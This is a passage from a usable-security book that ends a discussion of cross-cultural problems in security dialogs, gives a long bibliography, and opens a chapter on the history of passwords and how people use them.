Finally we come to the word "compromise", which in everyday English is mostly neutral or slightly positive, referring to mutual concessions made in order to reach agreement (there's an old joke about a manager who wonders why security people are always worrying about compromise when everyone knows that compromise is a necessary requirement for running a business). In other languages the connotations are more negative, denoting weakness or a sell-out of values. Only in the specialised language of security-speak, however, is compromise an obviously negative term.

The fact that it's taken five paragraphs just to explain the ramifications of the phrase "your privacy may be compromised" is a yardstick of how tricky the effective communication of security-relevant information can be. Even something as simple as the much-maligned "Are you sure?" dialog box can be problematic. In some cultures, particularly when offering hospitality, you never try to second-guess someone else's wishes. A host will assume that the addressee should always have more, and any resistance by them can be safely disregarded[124]. The common English question "Are you sure?" can thus sound quite odd in some cultures.

Japan has a cultural value called enryo, whose closest English approximation would be "restraint" or "reserve". The typical way to express enryo is to avoid giving opinions and to sidestep choices. Again using the example of hospitality, the norm is for the host to serve the guest a succession of food and drink and for the guest to consume at least a part of every item, on the basis that to not do so would imply that the host had miscalculated the guest's wishes. The host doesn't ask, and the guest doesn't request. When responding to a security-related dialog in which the user is required to respond to an uninvited and difficult-to-answer request, the best way to express enryo is to click 'OK'. In a Japanese cultural context, the 'OK' button on such dialogs should really be replaced with one that states 'Nan-demo kaimasen', "Anything will be all right with me". (In practice it's not quite that bad since the fact that the user is interacting with a machine rather than a human relaxes the enryo etiquette requirements, so this is more a representative example rather than something that you'd actually encounter in practice).

So going beyond the better-known problems of security applications being localised for `xx-geek` by their developers, even speaking in plain English can be quite difficult when the message has to be accurately communicated across different languages and cultures[125]. Some time ago I was working on an internationalised security application and the person doing the Polish translation told me that in situations like this in which the correct interpretation of the application developer's intent is critical, he preferred to use the English version of the application (even though it wasn't his native language) because then he knew that he was talking directly with the developer and not witnessing an attempt to render the meaning across a language and cultural barrier.

References

---

[124] The authors of endless "Are you sure?" dialogs should probably take this attitude to heart.
[125] It's not that geeks are bad at communicating, it's just that they write in Geek where users are only capable of reading in Incomprehension.

[1]   "Not One Click for Security", Alan Karp, Marc Stiegler and Tyler Close, *Proceedings of the 5th Symposium on Usable Privacy and Security (SOUPS'09)*, July 2009, Article No.19.

[2]   "So Long, And No Thanks for the Externalities: The Rational Rejection of Security Advice by Users", Cormac Herley, *Proceedings of the 2009 New Security Paradigms Workshop (NSPW'09)*, September 2009, p.133.

[3]   "The mindlessness of ostensibly thoughtful action: The role of 'placebic' information in interpersonal interaction", Ellen Langer, Arthur Blank and Benzion Chanowitz, *Journal of Personality and Social Psychology*, **Vol.36**, **No.6** (June 1978), p.635.

[4]   "The framing of decisions and the psychology of choice", Amos Tversky and Daniel Kahneman, *Science*, **Vol.211**, **No.4481** (30 January 1981), p.453.

[5]   "Gain-Loss Frames and Cooperation in Two-Person Social Dilemmas: A Transformational Analysis", Carsten de Dreu and Christopher McCusker, *Journal of Personality and Social Psychology*, **Vol.72**, **No.5** (1997), p.1093.

[6]   "Framing of decisions and selection of alternatives in health care", Dawn Wilson, Robert Kaplan and Lawrence Schneiderman, *Social Behaviour*, **No.2** (1987). p.51.

[7]   "Prospect Theory: An Analysis of Decision under Risk", Daniel Kahneman and Amos Tversky, *Econometrica*, **Vol.47**, **No.2** (March 1979), p.263.

[8]   "Against the Gods: The Remarkable Story of Risk", Peter Bernstein, John Wiley and Sons, 1998.

[9]   "Taxi Drivers and Beauty Contests", Colin Camerer, *Engineering and Science*, California Institute of Technology, **Vol.60**, **No.1** (1997), p.11.

[10]   "Thinking Strategically: The Competitive Edge in Business, Politics, and Everyday Life", Avinash Dixit and Barry Nalebuff, W.W.Norton, 1993.

[11]   "Drama Theory and Confrontation Analysis", Peter Bennett, Jim Bryant and Nigel Howard, in "Rational Analysis for a Problematic World Revisited (2nd ed)", John Wiley and Sons, 2001, p.225.

[12]   "Age of Propaganda: Everyday Use and Abuse of Persuasion", Anthony Pratkanis and Elliot Aronson, W.H.Freeman and Company, 1992.

[13]   "Death by a Thousand Facts: Criticising the Technocratic Approach to Information Security Awareness", Geordie Stewart and David Lacey, *Information Management & Computer Security*, **Vol.20**, **No.1** (2012), p.29.

[14]   "Measurement of Consumer Susceptibility to Interpersonal Influence", William Bearden, Richard Netmeyer and Jesse Teel, *Journal of Consumer Research*, **Vol.15**, **No.4** (March 1989) p.473.

[15]   "Social Influence: Compliance and Conformity", Robert Cialdini and Noah Goldstein, *Annual Review of Psychology*, **Vol.55** (2004), p.591.

[16]   "Managing Social Norms for Persuasive Impact", Robert Cialdini, Linda Demaine, Brad Sagarin, Daniel Barrett, Kelton Rhoads and Patricia Winter, *Social Influence*, **Vol.1**, **No.1** (2006), p.3.

[17]   "The Constructive, Destructive, and Reconstructive Power of Social Norms", P.Wesley Schultz, Jessica Nolan, Robert Cialdini, Noah Goldstein and Vladas Griskevicius, *Psychological Science*, **Vol.18**, **No.5** (May 2007), p.429.

[18]   "Descriptive Social Norms as Underappreciated Sources of Social Control", Robert Cialdini, *Psychometrika*, **Vol.72**, **No.2** (June 2007), p.263.

[19]   "A Room with a Viewpoint: Using Social Norms to Motivate Environmental Conservation in Hotels", Noah Goldstein, Robert Cialdini and Vladas Griskevicius, *Journal of Consumer Research*, **Vol.35**, **No.3** (March 2008), p.472.

[20]   "E-Prime for Security", Steven Greenwald, *Proceedings of the 2006 New Security Paradigms Workshop (NSPW'06)*, September 2006, p.87.

[21]   "What Would Other Programmers Do: Suggesting Solutions to Error Messages", Björn Hartmann, Daniel MacDougall, Joel Brandt and Scott Klemmer, *Proceedings of the 28th Conference on Human Factors in Computing Systems (CHI'10)*, April 2010, p.1019.

[22]   "User Help Techniques for Usable Security", Almut Herzog and Nahid Shahmehri, *Proceedings of the 2007 Symposium on Computer Human*

Interaction for the Management of Information Technology (CHIMIT'07), March 2007, Article No.11.

[23] "Does Computer-Synthesized Speech Manifest Personality? Experimental Tests of Recognition, Similarity-Attraction, and Consistency-Attraction", Clifford Nass and Kwan Min Lee, *Journal of Experimental Psychology: Applied*, **Vol.7**, **No.3** (September 2001), p.171.

[24] "Reputation Network Analysis for Email Filtering", Jennifer Golbeck and James Hendler, *Proceedings of the Conference on Email and Anti-Spam (CEAS'04)*, July 2004, `http://ceas.cc/2004/177.pdf`.

[25] "Scalable and Reliable Collaborative Spam Filters: Harnessing the Global Social Email Networks", J.Kong, P.Boykiny, B.Rezaei, N.Sarshar and V.Roychowdhury, *Proceedings of the 2ⁿᵈ Conference on Email and Anti-Spam (CEAS'05)*, July 2005, `http://ceas.cc/2005/papers/143.pdf`.

[26] "The Social Network and Relationship Finder: Social Sorting for Email Triage", Carman Neustaedter, A.J.Bernheim Brush, Marc Smith and Danyel Fisher, *Proceedings of the 2ⁿᵈ Conference on Email and Anti-Spam (CEAS'05)*, July 2005, `http://ceas.cc/2005/papers/149.pdf`.

[27] "RE: Reliable Email", Scott Garriss, Michael Kaminsky, Michael Freedman, Brad Karp, David Mazières and Haifeng Yu, *Proceedings of the 3ʳᵈ Symposium on Networked Systems Design and Implementation (NSDI'06)*, May 2006, p.297.

[28] "Email Communities of Interest", Lisa Johansen, Michael Rowell, Kevin Butler, Patrick McDaniel, *Proceedings of the 4ᵗʰ Conference on Email and Anti-Spam (CEAS'07)*, August 2007, `http://www.ceas.cc/2007/-papers/paper-59.pdf`.

[29] "BINSPECT: Holistic Analysis and Detection of Malicious Web Pages", Birhanu Eshete, Adolfo Villafiorita and Komminist Weldemarian, to appear.

[30] "Security Education against Phishing: A Modest Proposal for a Major Rethink", Iacovos Kirlappos and M. Angela Sasse, *IEEE Security and Privacy*, **Vol.10**, **No.2** (March/April 2012), p.24.

[31] "Effectiveness of Explicit Warnings", Monica Trommelen, *Safety Science*, **Vol.25**, **No.1-3** (February-April 1997), p.79.

[32] "Warnings and Risk Perception", Kenneth Laughery and Michael Wogalter, in "Handbook of Human Factors and Ergonomics", John Wiley & Sons, 1998, p.1174.

[33] "Explicit Warnings for Child-Care Products", Monica Trommelen and Simone Akerboom, in "Visual Information for Everyday Use", Taylor & Francis, 1999, p.119.

[34] "The Value of Explicit Hazard and Consequence Warnings for Products with Hidden Hazards", Jay Martin, "Human Factors and Ergonomics Society Annual Meeting Proceedings, 4 — Safety", 2000, p.302.

[35] "Comprehension and Retention of Warning Information", Holly Hancock, C.Travis Bowles, Wendy Rogers and Arthur Fisk, in "Handbook of Warnings", Lawrence Erlbaum Associates, 2006, p.267.

[36] "Improving Computer Security Dialogs", Cristian Bravo-Lillo, Lorrie Cranor, Julie Downs, Saranga Komanduri and Manya Sleeper, *Proceedings of the 13ᵗʰ IFIP Conference on Human-Computer Interaction (INTERACT'11)*, Springer-Verlag LNCS No.6949, September 2011, p.18.

[37] "Legislating Choking Hazard Labels for Toys — The Human Factors Perspective", Shelley Deppa, "Human Factors and Ergonomics Society Annual Meeting Proceedings 5 — Safety", 1995, p.1038.

[38] "The impact of specific toy warning labels", Jean Langlois, Beth Wallen, Stephen Teret, Linda Bailey, J. Henry Hershey and Mark Peeler, *Journal of the American Medical Association*, **Vol.265**, **No.21** (5 June 1991), p.2848.

[39] "ANSI Z535.2-2002: Environmental and Facility Safety Signs", American National Standards Institute, 2002.

[40] "Consumer Product Safety Commission: Development of Product Warnings", Shelley Deppa, in "Handbook of Warnings", Lawrence Erlbaum Associates, 2006, p.529.

[41]   "Browser Interfaces and Extended Validation SSL Certificates: An Empirical Study", Robert Biddle, Paul van Oorschot, Andrew Patrick, Jennifer Sobey and Tara Whalen, *Proceedings of the ACM Cloud Computing Security Workshop (CCSW'09)*, November 2009, p.19.

[42]   "Sorry, I Don't Get It: An Analysis of Warning Message Texts", Marian Harbach, Sascha Fahl, Polina Yakovleva and Matthew Smith, *Proceedings of the 2013 Workshop on Usable Security (USEC'13)*, April 2013, Springer-Verlag LNCS, to appear.

[43]   "Design Principles and Patterns for Computer Systems That Are Simultaneously Secure and Usable", Simson Garfinkel, PhD thesis, Massachusetts Institute of Technology, May 2005.

[44]   "Phollow the Phlopping Phish", Tom Liston, 13 February 2006, `http://isc.sans.org/diary.html?storyid=1118`.

[45]   "In order to demonstrate our superior intellect, we will now ask you a question you cannot answer", Raymond Chen, April 2004, `http://blogs.msdn.com/-oldnewthing/archive/2004/04/26/120193.aspx`.

[46]   "Programmed Politeness", Kai Olsen, *IEEE Computer*, **Vol.44**, **No.7** (July 2011), p.108.

[47]   "It's PKI Jim, But Not As We Know It", Stephen Wilson, *Proceedings of the 7th Symposium on Identity and Trust on the Internet (IDtrust'08)*, March 2008, p.72.

[48]   "Re: Popup windows", Cynthia Kuo, posting to the hcisec@yahoogroups.com mailing list, 14 November 2008, message-ID `gfkhl3+4unv@eGroups.com`.

[49]   "VeriSign digital certificates with Firefox", Stuart Fermenick, posting to netscape.public.mozilla.crypto, 24 January 2006, message-ID `11tdkb65dm21r8f@corp.supernews.com`.

[50]   "Re: VeriSign digital certificates with Firefox", Nelson Bolyard, posting to netscape.public.mozilla.crypto, 25 January 2006, message-ID `ctudnWMsabyYdUreRVn-vQ@mozilla.org`.

[51]   "Re: Handling OCSP check failures", Paul Tiemann, posting to the dev-security-policy@lists.mozilla.org mailing list, message-ID `mailman.3294.1276982339.19335.dev-security-policy@lists.-mozilla.org`, 19 June 2010.

[52]   "FedEx down", 'Seth A', 23 June 2006, `http://www.b12partners.net/mt/-archives/2006/06/fedex-down.html`.

[53]   "SSL/TLS Certificates: Threat or Menace?", Brian Smith, panel session at the 20th Usenix Security Symposium (Security'11), August 2011.

[54]   "Revocation checking and Chrome's CRL", Adam Langley, 5 February 2012, `http://www.imperialviolet.org/2012/02/05/crlsets.html`.

[55]   "The Lightweight Online Certificate Status Protocol (OCSP) Profile for High-Volume Environments", RFC 5019, Alex Deacon and Ryan Hurst, September 2007.

[56]   "Flame and Certificate Revocation", Ryan Hurst, 12 June 2012, `http://unmitigatedrisk.com/?p=89`.

[57]   Ian Grigg, private communications.

[58]   "Re: [SSL Observatory] Diginotar broken arrow as a tour-de-force of PKI fail", Gervase Markham, posting to the observatory@eff.org mailing list, message-ID `4E64A58C.8020700@mozilla.org`, 5 September 2011.

[59]   "How to Improve Bayesian Reasoning Without Instruction: Frequency Formats", Gerd Gigerenzer and Ulrich Hoffrage, *Psychological Review*, **Vol.102**, **No.4** (October 1995), p.684.

[60]   "New Stuxnet-Related Malware Signed Using Certificate from JMicron", Lucian Constantin, 20 July 2010, `http://news.softpedia.com/news/New-Stuxnet-Related-Malware-Signed-Using-Certificate-from-JMicron-148213.shtml`.

[61]   "Re: [SSL Observatory] offtopic: sites with client certificate authentication", Erwann Abalea, posting to the observatory@eff.org mailing list, message-ID `CA+i=0E5ACZUvL_i8a9VBL3vncO-EeJvdFhuFCxVKruc_FCNxJw@-mail.gmail.com`, 16 August 2011.

[62]   "Risk-based Decision Making for Public Key Infrastructures using Fuzzy Logic", Carlos Gañán, Jose Muñoz, Oscar Esparza, Jorge Mata-Díaz and Juanjo Alins, *Journal of Innovative Computing, Information and Control*, **Vol.8**, **No.11** (November 2012), p.7925.

[63]   "Transport Layer Security (TLS) Extensions: Extension Definitions", RFC 6066, Donald Eastlake the 3rd, January 2011.

[64]   "How to make figures and presentations that are friendly to color blind people", Masataka Okabe and Kei Ito, `http://jfly.iam.u-tokyo.ac.jp/html/color_blind/`.

[65]   "Secure and Inclusive Authentication with a Talking Mobile One-Time-Password Client", Kristin Fuglerud and Øystein Dale, *IEEE Security and Privacy*, **Vol.9**, **No.2** (March/April 2011), p.27.

[66]   "Investigating the Security-related Challenges of Blind Users on the Web", J.Holman, J.Lazar and J.Feng, in "Designing Inclusive Futures", Springer-Verlag, 2008, p.129.

[67]   "Evaluating Existing Audio CAPTCHAs and an Interface Optimized for Non-Visual Use", Jeffrey Bigham and Anna Cavender, *Proceedings of the 27th Conference on Human Factors in Computing Systems (CHI'09)*, p.1829.

[68]   "Designing Human Friendly Human Interaction Proofs (HIPs)", Kumar Chellapilla, Kevin Larson, Patrice Simard and Mary Czerwinski, *Proceedings of the 23rd Conference on Human Factors in Computing Systems (CHI'05)*, p.711.

[69]   "Towards A Universally Usable Human Interaction Proof: Evaluation of Task Completion Strategies", Graig Sauer, Jonathan Lazar, Harry Hochheiser and Jinjuan Feng, *Transactions on Accessible Computing (TACCESS)*, **Vol.2**, **No.4** (June 2010), Article No.15.

[70]   "Developing Usable CAPTCHAs for Blind Users", Jonathan Holman, Jonathan Lazar, Jinjuan Feng and John D'Arcy, *Proceedings of the 9th Conference on Computers and Accessibility (ASSETS'07)*, October 2007, p.245.

[71]   "Accessible Privacy and Security: A Universally Usable Human-Interaction Proof Tool", Graig Sauer, Jonathan Holman, Jonathan Lazar, Harry Hochheiser and Jinjuan Feng, "Universal Access in the Information Society", Vol.9, No.3 (August 2010), p.239.

[72]   "Universell utforming av IKT-baserte løsninger for registrering og autentisering", Kristin Skeide Fuglerud, Arthur Reinertsen, Lothar Fritsch, Øystein Dale, 31 January 2009, `http://publications.nr.no/uu-autentisering-final.pdf`.

[73]   "Authentication Technologies for the Blind or Visually Impaired", Nitesh Saxena and James Wat, *Proceedings of the 4th Usenix Workshop on Hot Topics in Security (HotSec'09)*, August 2009, `http://www.usenix.org/events/hotsec09/tech/full_papers/saxena.pdf`.

[74]   "Disabilities and Authentication Methods: Usability and Security", Kirsi Helkala, *Proceedings of the 7th Conference on Availability, Reliability and Security (ARES'12)*, August 2012, p.327.

[75]   "Mark Unsecured Password Elements", Johnathan Nightingale, `https://addons.mozilla.org/en-US/firefox/addon/8128`.

[76]   "Why Phishing Works", Rachna Dhamija, J.D.Tygar and Marti Hearst, *Proceedings of the 24th Conference on Human Factors in Computing Systems (CHI'06)*, April 2006, p.581.

[77]   "<input type='password'> must die!", Daniel Sandler and Dan Wallach, *Proceedings of Web 2.0 Security and Privacy (W2SP'08)*, May 2008, http://w2spconf.com/2008/papers/s1p2.pdf.

[78]   "TargetAlert for Firefox", Michael Bolin, `http://www.bolinfest.com/-targetalert/`.

[79]   "Bank's own developers a much bigger problem than browsers", 'mhp', 18 July 2004, `http://news.netcraft.com/archives/2004/07/18/-banks_own_developers_a_much_bigger_problem_than_browsers.html`.

[80]   "Is it too late for PAKE?", John Engler, Chris Karlof, Elaine Shi and Dawn
        Song, Proceedings of Web 2.0 Security and Privacy (W2SP'09), May 2009,
        `http://w2spconf.com/2009/papers/s4p1.pdf`.

[81]   "Encrypted Key Exchange: Password-Based Protocols Secure Against
        Dictionary Attacks", Steven Bellovin and Michael Merritt, *Proceedings of the
        1992 Symposium on Security and Privacy (S&P'92)*, May 1992, p.72.

[82]   "Augmented Encrypted Key Exchange: A Password-Based Protocol Secure
        Against Dictionary Attacks and Password File Compromise", Steven Bellovin
        and Michael Merritt, *Proceedings of the 1st ACM Conference on Computer
        and Communications Security (CCS'93)*, November 1993, p.244.

[83]   "Refinement and extension of Encrypted Key Exchange", Michael Steiner,
        Gene Tsudik and Michael Waidner, *ACM Operating Systems Review*, **Vol.29**,
        No.3 (July 1995), p.22.

[84]   "Strong Password-Only Authenticated Key Exchange", David Jablon, *ACM
        Computer Communication Review*, **Vol.26**, **No.5** (October 1996), p.5.

[85]   "Dual-workfactor Encrypted Key Exchange: Efficiently Preventing Password
        Chaining and Dictionary Attacks", Barry Jaspan, *Proceedings of the 6th Usenix
        Security Symposium (Security'96)*, July 1996, p.43.

[86]   "Open Key Exchange: How to Defeat Dictionary Attacks Without Encrypting
        Public Keys", Stefan Lucks, *Proceedings of the 1997 Security Protocols
        Workshop*, Springer-Verlag LNCS No.1361, April 1997, p.79.

[87]   "Number Theoretic Attacks On Secure Password Schemes", Sarvar Patel,
        Proceedings of the 1997 Symposium on Security and Privacy (S&P'97), May
        1997, p.236.

[88]   "The Secure Remote Password Protocol", Thomas Wu, *Proceedings of the
        1998 Network and Distributed System Security Symposium (NDSS'98)*, March
        1998, p.97.

[89]   "Public-key cryptography and password protocols", Shai Halevi and Hugo
        Krawczyk, *ACM Transactions on Information and Systems Security (TISSEC)*,
        Vol.2, **No.3** (August 1999), p.230.

[90]   "Authenticated Key Exchange Secure Against Dictionary Attack", Mihir
        Bellare, David Pointcheval and Phillip Rogaway, *Proceedings of the
        Conference on the Theory and Application of Cryptographic Techniques
        (EUROCRYPT'00)*, Springer-Verlag LNCS No.1807, May 2000, p.139.

[91]   "Efficient Password-Authenticated Key Exchange Using Human-Memorable
        Passwords", Jonathan Katz, Rafail Ostrovsky and Moti Yung, *Proceedings of
        the Conference on the Theory and Application of Cryptographic Techniques
        (EUROCRYPT'01)*, Springer-Verlag LNCS No.2045, May 2001, p.475.

[92]   "PDM: A New Strong Password-Based Protocol", Charlie Kaufman and Radia
        Perlman, *Proceedings of the 10th Usenix Security Symposium*, August 2001,
        p.313.

[93]   "Session-Key Generation using Human Passwords Only", Oded Goldreich and
        Yehuda Lindell, *Proceedings of Crypto 2001*, Springer-Verlag LNCS
        No.2139, August 2001, p.408.

[94]   "Secure Sessions from Weak Secrets", Bruce Christianson, Michael Roe and
        David Wheeler, *Proceedings of the 11th Security Protocols Workshop
        (Protocols'03)*, Springer-Verlag LNCS No.3364, April 2003, p.190.

[95]   "EPA: An Efficient Password-Based Protocol for Authenticated Key
        Exchange", Yong Ho Hwang, Dae Hyun Yum and Pil Joong Lee, *Proceedings
        of the 8th Australasian Conference on Information Security and Privacy
        (ACISP'03)*, Springer-Verlag LNCS No.2727, July 2003, p.452.

[96]   "Security Analysis of a Password Authenticated Key Exchange Protocol",
        Feng Bao, *Proceedings of the 6th Information Security Conference (ISC'03)*,
        Springer-Verlag LNCS No.2851, October 2003, p.208.

[97]   "Security Proofs for an Efficient Password-Based Key Exchange", Emmanuel
        Bresson, Olivier Chevassut and David Pointcheval, *Proceedings of the 10th
        ACM Conference on Computer and Communications Security (CCS'03)*,
        October 2003, p.241.

[98]   "Analysis of the SPEKE Password-authenticated Key Exchange Protocol",
        Muxiang Zhang, *IEEE Communications Letters*, **Vol.8**, **No.1** (January 2004),
        p.63.
[99]   "New Security Results on Encrypted Key Exchange", Emmanuel Bresson,
        Olivier Chevassut and David Pointcheval, *Proceedings of the 7th International
        Workshop on Theory and Practice in Public Key Cryptography (PKC'04)*,
        Springer-Verlag LNCS No.2947, March 2004, p.145.
[100]   "Practical Authenticated Key Agreement Using Passwords", Taekyoung
        Kwon, *Proceedings of the 7th Information Security Conference (ISC'04)*,
        Springer-Verlag LNCS No.3225, September 2004, p.1.
[101]   "One-time Verifier-based Encrypted Key Exchange", Michel Abdalla, Olivier
        Chevassut and David Pointcheval, *Proceedings of the Workshop on Practice
        and Theory in Public Key Cryptography (PKC'05)*, Springer-Verlag LNCS
        No.3386, January 2005, p.47.
[102]   "Security Analysis and Improvement of the Efficient Password-based
        Authentication Protocol", Taekyoung Kwon, Young-Ho Park and Hee Jung
        Lee, *IEEE Communication Letters*, **Vol.9**, **No.1** (January 2005), p.93.
[103]   "Simple Password-Based Authenticated Key Protocols", Michel Abdalla and
        David Pointcheval, *Proceedings of the 2005 RSA Conference Cryptographers'
        Track (CT-RSA'05)*, February 2005, Springer-Verlag LNCS No.3376, p.191.
[104]   "Universally Composable Password-Based Key Exchange", Ran Canetti, Shai
        Halevi, Jonathan Katz, Yehuda Lindell and Phil MacKenzie, *Proceedings of
        the Conference on the Theory and Application of Cryptographic Techniques
        (EUROCRYPT'05)*, Springer-Verlag LNCS No.3494, May 2005, p.404.
[105]   "Strengthening Password-Based Authentication Protocols Against Online
        Dictionary Attacks", Peng Wang, Yongdae Kim, Vishal Kher and Taekyoung
        Kwon, *Proceedings of the Applied Cryptography and Network Security
        Conference (ACNS'05)*, Springer-Verlag LNCS No.3531, June 2005, p.17.
[106]   "Efficient and Leakage-Resilient Authenticated Key Transport Protocol Based
        on RSA", SeongHan Shin, Kazukuni Kobara and Hideki Imai, *Proceedings of
        the 3rd Applied Cryptography and Network Security Conference (ACNS'05)*,
        Springer-Verlag LNCS No.3531, June 2005, p.269.
[107]   "Provably Secure Password-Based Authentication in TLS", Michel Abdalla,
        Emmanuel Bresson, Olivier Chevassut, Bodo Möller and David Pointcheval,
        *Proceedings of the 1st ACM Symposium on Information, Computer and
        Communications Security (ASIACCS'06)*, March 2006, p.35.
[108]   "A Framework for Password-based Authenticated Key Exchange", Rosario
        Gennaro and Yehuda Lindell, *ACM Transactions on Information and System
        Security (TISSEC)*, **Vol.9**, **No.2** (May 2006), p.181.
[109]   "Information technology — Security techniques — Key management — Part
        4: Mechanisms based on weak secrets", ISO/IEC 11770-4:2006, May 2006.
[110]   "IEEE P1363.2: Password-Based Public-Key Cryptography", draft D26,
        September 2006, `http://grouper.ieee.org/groups/1363/passwdPK/-`
        `draft.html`.
[111]   "A Method for Making Password-Based Key Exchange Resilient to Server
        Compromise", Craig Gentry, Philip MacKenzie and Zulfikar Ramzan,
        Proceedings of the 26th Annual Cryptology Conference (CRYPTO'06),
        Springer-Verlag LNCS No.4117, September 2006, p.142.
[112]   "Strong password-based authentication in TLS using the three-party group
        Diffie–Hellman protocol", Michel Abdalla, Emmanuel Bresson, Olivier
        Chevassut, Bodo Moller and David Pointcheval, *International Journal of
        Security and Networks*, **Vol.2**, **No.3/4** (2007), p.284.
[113]   "Efficient Two-Party Password-Based Key Exchange Protocols in the UC
        Framework", Michel Abdalla, Dario Catalano, Céline Chevalier and David
        Pointcheval, *Proceedings of the 2008 RSA Conference Cryptographer's Track
        (CT-RSA'08)*, Springer-Verlag LNCS No.4964, April 2008, p.335.
[114]   "Efficient Password-Based Authenticated Key Exchange Without Public
        Information", Jun Shao, Zhenfu Cao, Licheng Wang and Rongxing Lu,
        Proceedings of the 12th European Symposium on Research in Computer

Security (ESORICS'07), Springer-Verlag LNCS No.4734, September 2007, p.299.

[115] "Password Authenticated Key Exchange by Juggling", Feng Hao and Peter Ryan, *Proceedings of the 16th Security Protocols Workshop*, Springer-Verlag, to appear, April 2008.

[116] "Research Papers on Password-based Cryptography", David Jablon, `http://jablon.org/passwordlinks.html`.

[117] "Cryptographic protocol for secure communications", US Patent 5,241,599, Steven Bellovin and Michael Merritt, 2 October 1991.

[118] "Cryptographic methods for remote authentication", US Patent 6,226,383, David Jablon, 25 March 1997.

[119] "System and method for securely logging onto a remotely located computer", US Patent 6,539,479, Thomas Wu, 14 July 1998.

[120] "SRP Won't Protect Blizzard's Stolen Passwords", Jeremy Spilman, 9 August 2012, `http://www.opine.me/blizzards-battle-net-hack`.

[121] "Building a Better Filter: How To Create a Safer Internet and Avoid the Litigation Trap", Erin Egan and Tim Jucovy, *IEEE Security and Privacy*, **Vol.4**, **No.3** (May/June 2006), p.37.

[122] OptInRealBig.com, LLC v. IronPort Systems, Inc, US District Court, Northern District of California, Oakland Division, case number 4:04-CV-01687-SBA, 2 September 2004.

[123] New.net, Inc. v. Lavasoft, U.S. District Court, Central District of California, case number CV 03-3180 GAF.

[124] "Does Privacy Law Work", Robert Gellman, in "Technology and Privacy: The New Landscape", MIT Press, 1997, p.193.

[125] "Privacy and Freedom", Alan Westin, Atheneum, 1967.

[126] "The environment and social behavior : privacy, personal space, territory, crowding", Irwin Altman, Brooks/Cole Publishing Company, 1975.

[127] "Watching the English", Kate Fox, Hodder & Stoughton Paperbacks, 2005.

[128] "Cross-Cultural Pragmatics: The Semantics of Human Interaction (2nd ed)", Anna Wierzbicka, Walter de Gruyter, 2003.

[129] "Persuasive Technology: Using Computers to Change What We Think and Do", B.J. Fogg, Morgan Kaufmann, 2003.

Passwords

Before the introduction of timesharing computer systems in the early 1960s users were authenticated through the act of submitting a deck of punched cards for batch processing, with the data belonging to whoever held the card deck. The introduction of the Compatible Timesharing System (CTSS) at MIT in 1963, which allowed multiple users to share a single machine, originally an IBM 7094 with 32K words of memory for the supervisor (today called the operating system) and another 32K words for up to 30 users, required a means of separating the data belonging to the different users. Inspired by combination-lock codes used on student lockers, CTSS required a "private code" in order to grant access to a particular user's data [1]. Passwords were thus the first mechanisms used for authenticating users on timeshared computer systems, and despite years of effort (or at least years of complaining about them) are still the near-universal method of authentication on the Internet, as Figure 147 illustrates.

Incidentally, if you're one of the people who are still waiting for PKI to start working then you probably won't get much from this chapter. I'd recommend re-reading "Problems" on page 4 instead. Alternatively, if you're pinning your hopes on single sign-on[126], smart cards, or any number of other silver bullets that are expected to, but won't, be replacing passwords at any point in the future then keep reading. As one research paper on the topic puts it, "the spectacularly incorrect assumption 'passwords are dead' has been harmful, discouraging research on how to improve the lot of close to two billion people who use them. While vast attention, effort and research has been spent on would-be replacements[127], there has been relatively little on studying plain old passwords themselves […] and how to improve things" [2]. A later paper that analyses the problem clarifies why these would-be replacements fail to live up to expectations: "replacing passwords with any of the [alternative] schemes is not a question of giving up an inferior technology for something unarguably better, but of giving up one set of compromises and trade-offs in exchange for another" [3].

Figure 147: How participants in the world's premier PKI conference authenticate themselves

---

[126] Single sign-on is a mechanism for writing down all your passwords in one place on the Internet.
[127] If Poul-Henning Kamp had been a security person we'd now be talking about passwording rather than bikeshedding.

Because passwords have been with us for so long there's a considerable amount of established practice and custom surrounding their use. Unfortunately a lot of this practice is based on extremely outdated password usage models, or in some cases little more than "we've always done it this way". The extreme anachronism of some of these password-usage models is illustrated by the US government's password-usage guidelines, from which many later password guidelines that are used not only in the US but in numerous countries around the world are derived. The standard discusses dealing with passwords that are printed by the teletypes that are frequently used to talk to computers, covers issues involving half-duplex CRT-based terminals that can't easily blank the entered password, and provides guidance on the protection of punched card decks containing password information [4]. It also discusses spoofing (what's now called phishing) by noting that "computer systems can be easily spoofed if an intruder has inserted an active wiretap between a terminal and the computer. An active wiretap can be built today for several hundred dollars by a home computer hobbiest [sic]. The wiretap can be built into a briefcase and consists of a hobby computer with a receive/transmit communication chip …" (this standard, which traces its origins back to the late 1970s, was finally withdrawn in 2008). Now admittedly these sorts of attacks have actually occurred in extremely rare cases, but they're so unusual and noteworthy that they get their own news stories when they do [5], and are still remembered years later [6].

Related standards add further situation-specific quirks. For example the US Department of Defence (DoD) Orange Book series password guidelines assume that passwords will be generated centrally under the control of a system security officer (SSO) for the automated data processing (ADP) system where they're meant to be used and mailed out to users in sealed envelopes [7]. Cryptographer Bob Blakley calls this the information fortress model, designed to protect access to expensive, solitary, and rare computers [8].

This 1960s perspective of computing is the type of threat model that some of the password-security guidelines that are in use today were designed to counter! What's worse is that even today, decades after these archaic threat models were employed as the basis for password-usage guidelines, we're still fairly consistently giving users the wrong advice about password security such as "Passwords are like underwear, change them often" (solving no identifiable problem but creating several new ones, see "Password Lifetimes" on page 574) and "Firewalls are useless if passwords are stuck to the monitor with a Post-it" [9] (phishers are pretty creative but the one thing they haven't managed to do yet is reach out of the monitor to read your Post-it notes, see "Passwords on the Client" on page 614). As Bob Blakley puts it, "despite the fact that both attacks and losses have approximately doubled every year since 1992, we continue to rely on old models that are demonstrably ill-suited to the current reality and don't inhibit the ongoing march of failure" [10].

The effects of the password policies that are in place today are well-known, and confirmed in dozens of studies. One site that catalogues a staggering 246 separate sets of figures on authentication issues and practices published over a six-year period from about 2000 to 2006[128] reports that roughly three quarters of users write down passwords, about a third have shared their passwords with other users, half to three quarters use the same password on multiple sites, and most users have forgotten passwords at some point (these figures are averaged across all 246 studies, individual values vary from study to study) [11]. One particular very large-scale study, carried out on half a million users of the Windows Live Toolbar over a period of three months, found that the average toolbar user had 6.5 passwords each shared across 3.9 different sites, with users averaging 25 passworded accounts and having to enter 8 passwords a day, with 1.5% chance of forgetting their password every month [12]. Admittedly this averaging produces the same types of results as ones showing that the average family owns 1.7 cars and has 2.3 children, but what distinguishes the figures in this particular study from the ones mentioned earlier is that they're obtained through large-scale real-world measurements rather than the user surveys and self-

---

[128] There's certainly no lack of data for this issue. Just as when you hear of someone running a study to count the moon, you do have to wonder what people think will change the fiftieth or hundredth time that they do this.

